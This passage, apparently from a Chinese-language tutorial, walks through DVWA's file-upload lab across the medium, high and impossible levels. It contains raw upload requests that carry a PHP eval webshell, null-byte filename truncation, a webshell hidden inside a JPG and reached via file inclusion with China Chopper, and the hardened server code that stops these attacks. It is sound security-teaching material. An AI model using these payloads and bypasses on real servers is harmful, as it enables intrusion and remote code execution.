
Raw | Params | Headers | Hex

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTM
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjcwm3Y0KI
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
Referer: http://192.168.153.130/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=1ah9ck9tm944lvbkgh7g2isqp0

------WebKitFormBoundaryjcwm3Y0KNIZjsJZG
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryjcwm3Y0KNIZjsJZG
Content-Disposition: form-data; name="uploaded"; filename="hack.php"
Content-Type: image/png

<?php @eval($_POST['apple']);?>
------WebKitFormBoundaryjcwm3Y0KNIZjsJZG
Content-Disposition: form-data; name="Upload"
```

上传成功。



上菜刀，获取webshell权限。



3.截断绕过规则

在php版本小于5.3.4的服务器中，当Magic_quote_gpc选项为off时，可以在文件名中使用%00截断，所以可以把上传文件命名为hack.php%00.png。


可以看到，包中的文件类型为image/png，可以通过文件类型检查。

Request | Response

Raw | Params | Headers | Hex

```
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1tzPW12abhBRSTLJ
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=1ah9ck9tm944lvbkgh7g2isqp0

------WebKitFormBoundary1tzPW12abhBRSTLJ
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundary1tzPW12abhBRSTLJ
Content-Disposition: form-data; name="uploaded"; filename="hack.php%00.png"
Content-Type: image/png

<?php @eval($_POST['apple']);?>
------WebKitFormBoundary1tzPW12abhBRSTLJ
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundary1tzPW12abhBRSTLJ--
```

上传成功。



而服务器会认为其文件名为hack.php，顺势解析为php文件。遗憾的是，由于本次实验环境的php版本为5.4.31，所以无法进行验证。

High

服务器端核心代码

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );
```

```
    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];


    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || st
rtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.
</pre>';
    }
}

?>
```

strrpos(string,find,start)

函数返回字符串find在另一字符串string中最后一次出现的位置，如果没有找到字符串则返回false，可选参数start规定在何处开始搜索。

getimagesize(string filename)


函数会通过读取文件头，返回图片的长、宽等信息，如果没有相关的图片文件头，函数会报错。


可以看到，High级别的代码读取文件名中最后一个“.”后的字符串，期望通过文件名来限制文件类型，因此要求上传文件名形式必须是”*.jpg”、”*.jpeg”、”*.png”
之一。同时，getimagesize函数更是限制了上传文件的文件头必须为图像类型。

漏洞利用


采用%00截断
的方法可以轻松绕过文件名的检查，但是需要将上传文件的文件头伪装成图片，由于实验环境的php版本原因，这里只演示如何借助High级别的文件包含漏洞来完成攻击。

首先利用copy将一句话木马文件php.php与图片文件1.jpg合并







生成的文件hack.jpg



打开可以看到，一句话木马藏到了最后。



顺利通过文件头检查，可以成功上传。




上菜刀，右键添加shell，地址栏填入

http://192.168.153.130/dvwa/vulnerabilities/fi/?page=file:///C:/xampp/htdocs/dvwa/hackable/uploads/hack.jpg

参数名填apple，

脚本语言选择php。

成功拿到webshell。



Impossible

服务器端核心代码

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );


    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];
```

```
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Where are we going to be writing to?
    $target_path   = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/';
    //$target_file   = basename( $uploaded_name, '.' . $uploaded_ext ) . '-';
    $target_file   =  md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;
    $temp_file     = ( ( ini_get( 'upload_tmp_dir' ) == '' ) ? ( sys_get_temp_dir() ) : ( ini
_get( 'upload_tmp_dir' ) ) );
    $temp_file    .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '.' . $uploaded
_ext;

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg' || st
rtolower( $uploaded_ext ) == 'png' ) &&
        ( $uploaded_size < 100000 ) &&
        ( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Strip any metadata, by re-encoding image (Note, using php-Imagick is recommended o
ver php-GD)
        if( $uploaded_type == 'image/jpeg' ) {
            $img = imagecreatefromjpeg( $uploaded_tmp );
            imagejpeg( $img, $temp_file, 100);
        }
        else {
            $img = imagecreatefrompng( $uploaded_tmp );
            imagepng( $img, $temp_file, 9);
        }
        imagedestroy( $img );

        // Can we move the file to the web root from the temp folder?
        if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path . $target_fil
e ) ) ) {
            // Yes!
            echo "<pre><a href='${target_path}${target_file}'>${target_file}</a> succesfull
y uploaded!</pre>";
        }
        else {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }

        // Delete any temp files
        if( file_exists( $temp_file ) )
            unlink( $temp_file );
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.
</pre>';
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

in_get(varname)

函数返回相应选项的值

imagecreatefromjpeg (filename)

函数返回图片文件的图像标识，失败返回false

imagejpeg (image , filename , quality)

从image图像以filename为文件名创建一个JPEG图像，可选参数quality，范围从0（最差质量，文件更小）到100（最佳质量，文件最大）。

imagedestroy(img)

函数销毁图像资源

可以看到，Impossible级别的代码对上传文件进行了重命名（为md5值，导致%00截断无法绕过过滤规则），加入Anti-CSRF token防护CSRF攻击，同时对文件的内容作了严格的检查，导致攻击者无法上传含有恶意脚本的文件。